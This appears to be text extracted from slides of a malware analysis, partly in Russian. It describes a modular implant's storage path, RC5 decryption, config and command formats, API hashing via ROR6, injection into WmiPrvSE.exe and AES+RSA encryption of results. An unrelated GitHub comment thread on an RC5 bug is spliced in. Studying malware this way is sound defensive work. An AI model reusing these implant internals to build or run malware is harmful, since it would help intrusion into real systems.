Storage\syncobjsup.dll

RC5\* decryption

C:\ProgramData\Apparition Storage\mods.lrc

```
for (i = 0; i < 4; i += 2)
{
    A = buf[i];
    B = buf[i + 1];
    for (j = 12; j > 0; --j)
    {
        v2 = rotate_right(B - S[2 * i + 1], A);
        B = A ^ v2;
        A ^= v2 ^ rotate_right(A - S[2 * i], A ^ v2);
    }
}
```

```
for (i = 0; i < 4; i += 2)
{
    A = buf[i];
    B = buf[i + 1];
    for (j = 12; j > 0; --j)
    {
        v2 = rotate_right(B - S[2 * j + 1], A);
        B = A ^ v2;
        A ^= v2 ^ rotate_right(A - S[2 * j], A ^ v2);
    }
}
```



**jinhaichen** commented on Dec 24, 2019

...

In Line 33

```
for (int j = 0; j < 12; ++j) {  
    A = rotate_left((A ^ B), B) + S[2 * i];  
    B = rotate_left((B ^ A), A) + S[2 * i + 1];  
}
```

I think the correct code is

```
for (int j = 1; j <=12; ++j) {  
    A = rotate_left((A ^ B), B) + S[2 * j];  
    B = rotate_left((B ^ A), A) + S[2 * j + 1];  
}
```


The decryption process is also wrong



**gcolvin** commented on Dec 24, 2019

Author ...

Thanks @scnucjh, you are right. If you want to make a PR that would be great, otherwise I'll get to it when I can.



A screenshot of a hex editor showing a module's metadata and payload. The metadata fields are:

- Magic [0x0 - 0x3]
- Hashed module name [0x4 - 0x7]
- Module size [0x8 - 0xB]
- Null bytes [0xC - 0xF]
- Module payload [0x10 - 0x89E]

The hex editor window shows the following data:

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000:	43	69	43	69	74	F0	7B	AA	8F	08	00	00	00	00	00	00	cicit.{.....
00000010:	7B	22	4D	61	69	6E	22	3A	7B	22	6E	61	6D	65	22	3A	{"Main":{"name":
00000020:	22	30	33	30	37	32	30	32	30	44	44	22	2C	22	72	6F	"03072020DD", "ro
00000030:	6D	6F	49	44	22	3A	22	32	22	2C	22	62	69	74	4F	53	moID": "2", "bitOS
00000040:	22	3A	22	30	22	2C	22	69	6E	74	65	72	76	61	6C	54	": "0", "intervalT
00000050:	69	6D	65	22	3A	22	32	22	2C	22	64	6F	77	6E	49	6E	ime": "2", "downIn
00000060:	74	65	72	76	61	6C	4D	69	6E	22	3A	22	31	35	22	2C	tervalMin": "15",
00000070:	22	61	63	74	69	76	61	74	69	6F	6E	22	3A	22	30	22	"activation": "0"
00000080:	2C	22	76	65	72	73	69	6F	6E	22	3A	22	35	2E	30	22	, "version": "5.0"
00000090:	2C	22	73	65	72	69	61	6C	22	3A	22	30	22	2C	22	6B	, "serial": "0", "k
000000A0:	65	79	49	44	22	3A	22	32	30	32	30	30	37	30	33	31	eyID": "202007031
000000B0:	35	31	38	34	33	22	2C	22	70	75	62	4B	65	79	22	3A	51843", "pubKey":

A callout box labeled 'ROR6("Config")' points to the hex value '74 F0 7B AA' at address 00000004.

- 1 Все API-функции резолвит через ROR6
- 2 Инжект в WmiPrvSE.exe
- 3 Загружает модули
- 4 Шлет heartbeats
- 5 Получает команды

```
{"Delete":[...]}
```

```
{"Stop":[...]}
```

```
{"restart": "..."} 
```

```
{"replaceList":  
"1", "Module": {...}}
```

► Magic [0x0 - 0x3]

► Command index [0x4 - 0x7]

► Command size [0x8 - 0xB]

► Module config [0xC - 0x43]

► Module payload [0x44 - 0x46A43]


Hex editor


Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000:	DE	AD	BE	EF	01	00	00	00	38	6A	04	00	7B	22	54	72	.....8j..{"Tr
00000010:	65	65	22	3A	7B	22	74	79	70	65	22	3A	22	32	22	2C	ee":{"type":"2",
00000020:	22	63	6F	75	6E	74	44	61	79	22	3A	22	31	34	22	2C	"countDay":"14",
00000030:	22	65	78	74	22	3A	5B	22	65	78	65	22	2C	22	64	62	"ext":["exe","db
00000040:	22	5D	7D	7D	4D	5A	90	00	03	00	00	00	04	00	00	00	"]}}MZ.....
00000050:	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	00	00	.....@...
00000060:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080:	08	01	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	.....!..L
00000090:	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	20	63	!This program c
000000A0:	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	20	annot be run in
000000B0:	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	DOS mode...\$...




# Использует AES + RSA


```
if ( buffers->results.lenstr && buffers->results.str )
{
    v10 = RSA_Encrypt(AES_KEY, 32, &v8, (int)&v7, pubKey, pubKeySize);
    if ( v10 )
    {
        free(v8);
        return v10;
    }
    v10 = AES_Encrypt((int)buffers->results.str, buffers->results.lenstr, &v4, &v6, AES_KEY);
    if ( v10 )
        goto LABEL_11;
}
if ( buffers->state.lenstr )
{
    if ( buffers->state.str )
    {
        v10 = AES_Encrypt((int)buffers->state.str, buffers->state.lenstr, &v3, &v5, phpKey);
        if ( v10 )
            goto LABEL_11;
    }
}
```








